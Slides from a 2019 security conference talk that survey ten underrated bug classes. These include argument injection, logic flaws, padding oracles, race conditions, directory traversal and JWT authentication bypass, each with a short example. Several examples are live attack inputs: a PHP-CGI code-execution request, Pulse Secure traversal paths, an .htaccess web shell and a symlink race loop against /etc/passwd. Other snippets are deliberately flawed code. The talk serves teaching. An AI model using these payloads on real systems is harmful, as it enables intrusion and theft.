

# Compendium Vulnus Subestimata

HITB GSEC 2019

xen1thLabs

SMART AND SAFE DIGITAL

`whoami`

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Lead security researcher

Proven history of performing security research that result in 0day vulnerabilities, conference presentation and security tools. I have written a source code scanner and auditing source code is often part of my security research process. My past research and security tools have also featured in industry related cyber security text books.

A former

Developer

System administrator

Penetration tester

Currently

Husband and Father

Security researcher

Trainer



**joernchen**  
@joernchen



What's your favorite underrated type of security bug?

Mine: argument injection.

6:57 PM · Jul 28, 2019 · [Twitter for Android](#)

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# Underrated?

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## Underrated

- underestimate the extent, value, or importance of (someone or something)
- Lack of attacker awareness
- Lack of developer awareness
- Old or forgotten issues

## Misunderstood

- Root cause not understood
- Impact vector not understood
- Ease of exploitation not understood

## Under represented

- Not many public examples
- Not many white papers
- Not many tutorials
- Not well documented

# 10 Underrated bug classes

# Argument injection

## CWE-88

Injecting a command specific argument that alters the behaviour of the process away from the intended goal to the attackers goal. Exploitation of this issue requires the attacker to be familiar with the command line options available for the command that is being invoked.

### Well known example

PHP CGI argument injection

### Learn more

1. <https://gist.github.com/Zenexer/40d02da5e07f151adeaeeaa11af9ab36>
2. [https://www.defensecode.com/public/DefenseCode\\_Unix\\_WildCards\\_Gone\\_Wild.txt](https://www.defensecode.com/public/DefenseCode_Unix_WildCards_Gone_Wild.txt)
3. <https://gtfobins.github.io/>

## Argument injection

```
POST /?-dallow_url_include%3don+-  
dauto_prepend_file%3dphp://input HTTP/1.1  
Host: example.victim  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 24  
  
<?php passthru("id"); ?>
```



# Logic flaws

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## CWE-840

A very broad category of bugs that don't abuse any specific technical functionality. But rather takes advantage of mistakes in the reasoning or assumptions of humans.

### Well known example

Negative product price manipulation

Not halting execution

### Learn more

1. <https://media.blackhat.com/ad-12/Siddharth/bh-ad-12-Exploiting-Logical-Flaws-Siddharth-Slides.pdf>

# Logic flaws

```
<?php
if (is_authenticated() === false) {
    header("Location: /login.php");
}
//Do the admin stuff here
add_user($_POST);
```

# Padding oracles

## CWE-649 / CAPEC-463

A cryptographic weakness that allows attackers to decrypt the plaintext content of an encrypted message without knowing the decryption key. Occurs when the target system leaks data based on whether a padding error occurred during decryption of the ciphertext.

### Well known example

PADBuster – Padding oracle weakness in ASP.Net

### Learn more

1. [https://www.usenix.org/legacy/events/woot10/tech/full\\_papers/Rizzo.pdf](https://www.usenix.org/legacy/events/woot10/tech/full_papers/Rizzo.pdf)
2. <https://cryptopals.com/>
3. <https://blog.skullsecurity.org/2013/a-padding-oracle-example>

# Padding Oracles

```
0: 000000000000000003faf089c7a924a7b: false
1: 0000000000000000013faf089c7a924a7b: false
2: 0000000000000000023faf089c7a924a7b: false
3: 0000000000000000033faf089c7a924a7b: false
4: 0000000000000000043faf089c7a924a7b: false
...
204: 00000000000000000cc3faf089c7a924a7b: false
205: 00000000000000000cd3faf089c7a924a7b: false
206: 00000000000000000ce3faf089c7a924a7b: true  <--
207: 00000000000000000cf3faf089c7a924a7b: false
208: 00000000000000000d03faf089c7a924a7b: false
```

# Race condition

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## CWE-367 / CWE-362 / more

Taking advantage of concurrency in modern computing systems to cause operations to occur against a resource that has changed state between the operations.

### Well known example

LPE in your favourite OS

### Learn more

1. <http://nob.cs.ucdavis.edu/bishop/papers/1996-compsys/racecond.pdf>
2. <https://www.vulnhub.com/entry/exploit-exercises-nebula-v5,31/>
3. <https://defuse.ca/race-conditions-in-web-applications.htm>

## Race condition

```
if (access("file", W_OK) != 0) {  
    exit(1);  
}
```

```
fd = open("file", O_WRONLY);  
write(fd, buffer, sizeof(buffer));
```

```
$ while true; do \  
    ln -sf /etc/passwd file; \  
done &  
[1] 14219
```

# Information disclosure (leak)

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## CWE-200 / CWE-209 / MORE

The disclosure of information that is valuable for an attacker, which they are not intended to have access to.

### Well known example

Heartbleed

ASLR bypass


### Learn more

1. <http://heartbleed.com/>
2. <http://phrack.org/issues/59/9.html>

SERVER, ARE YOU STILL THERE?  
IF SO, REPLY "HAT" (500 LETTERS).




a connection. Jake requested pictures of deer. User Meg wants these 500 letters: HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about snakes but not too long. User Karen wants to change account password to "CoHoBaSt". User



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<https://xkcd.com/1354/>



# Uninitialized variables

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## CWE-457

Occurs when a variable is declared, but not assigned a value before being used resulting in undefined behaviour. Commonly resulting in a crash. In some cases an attacker can extract data from memory or control the value and alter the flow of execution.

### Well known example

PHP's `register_globals`

MS08-014 – Uninitialized stack variable in Excel

### Learn more

1. <https://www.blackhat.com/presentations/bh-europe-06/bh-eu-06-Flake.pdf>

# Uninitialized variables

```
#include <stdio.h>
int main() {
    b();
    a();
}

void b() {
    char b[100];
    strcat(b, "xen1thLabs!");
}

void a() {
    int a;
    printf("Here is A = %X\n",a);
}
```

```
$ gcc -o unin unin.c
```

```
$ ./unin
```

Here is A = 3BF7AFB1

# Directory traversal

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## CWE-22 / CWE-23 / MORE

Manipulation of file paths to access locations outside the intended directory by traversing upwards using the parent directory identifier ".."

### Well known example

Mark Dowd's airdrop bug

Pulse Secure SSL

### Learn more

1. <http://2015.ruxcon.org.au/assets/2015/slides/ruxcon-2016-dowd.pptx>
2. <https://www.exploit-db.com/exploits/47297>
3. <http://dotdotpwn.sectester.net/>

# Directory traversal

GET /dana-

na/../dana/html5acc/guacamole/../../../../../../data/runtime/mtmp/lmdb/data.mdb?  
b?/dana/htmlacc/guacamole/

GET /dana-

na/../dana/html5acc/guacamole/../../../../../../data/runtime/mtmp/system?/dana/  
htmlacc/guacamole/

# Security misconfiguration

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## CWE-16

Lack of appropriate hardening or configuration options that lower the overall security posture of a system or software.

### Well known example

PHP register\_globals / allow\_url\_include

Apache AllowOverride All / DirectoryIndex

### Learn more

1. <https://www.cyber.gov.au/publications/essential-eight-explained>
2. <https://www.justanotherhacker.com/2011/05/htaccess-based-attacks.html>

# Security misconfiguration

```
<Directory "/var/www/html">  
    AllowOverride All  
</Directory>
```

```
$ cat .htaccess  
  
<Location .htaccess>  
    Set-Handler php-script  
    Allow from all  
  
</Location>  
  
#<?=passthru($_GET['c']); ?>
```

# Compiler optimisation vulnerabilities

## CWE

Compiler optimization can remove checks or function calls depending on the compiler optimization settings. This can result in null pointer dereferences, uncleared memory or buffer overflows.

### Well known example

CVE-2009-1897

Memsad

### Learn more

1. <https://www.redhat.com/en/blog/security-flaws-caused-compiler-optimizations>
2. <https://lwn.net/Articles/575563/>
3. <https://www.youtube.com/watch?v=0WzjAKABSDk>

# Compiler optimization vulnerabilities

```
bool is_auth(char *username) {  
    char password[1024];  
    if (GetPasswordFromUser(password, sizeof(password)){  
        if (ValidatePassword(username, password)) {  
            memset(password, 0, sizeof(password));  
            free(password);  
        }  
    }  
}
```



# Authentication bypass

## CWE-287

Lack of robust authentication checks or a vulnerability making it possible to access restricted functionality without authentication.

### Well known example

IIS path confusion bypass

Mysql null **and** x64 auth bypasses

HP iLO 29x"A" password

### Learn more

1. <https://www.securityfocus.com/columnists/285>
2. <https://blog.rapid7.com/2012/06/11/cve-2012-2122-a-tragically-comedic-security-flaw-in-mysql/>
3. <https://milo2012.wordpress.com/2018/06/30/some-notes-on-hpe-ilo4-authentication-bypass-and-rce-cve-2017-12542/>

# Authentication bypass

```
import jwt
import base64

def b64urlencode(data):
    return base64.b64encode(data).replace('+', '-').replace('/', '_').replace('=', '')

print b64urlencode("{\"typ\":\"JWT\",\"alg\":\"none\"}") + \
    '.' + b64urlencode("{\"data\":\"test\"}") + '.'
```

# Wishes

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1

Learn more bug classes

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2

Do more bug chaining

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3

Aim for maximum impact

## CONCLUSION



The impact of vulnerabilities is not fixed

Our definitions have plenty of room for improvement

Don't let bug classes become lost

KEEP LEARNING!



@joenchern

@TecR0c

@\_bcoles

@vanderaj

@0d4rk30

@securitymeta\_

@d4rkt1d3

@Rezk0n

@pamoshea

@malerisch

@TheColonial

@0x4a47

@Ando\_13

@justinsteven

@sml555

@irsdl

@mr\_me

@EMHacktivity

... and many more

# Thank you!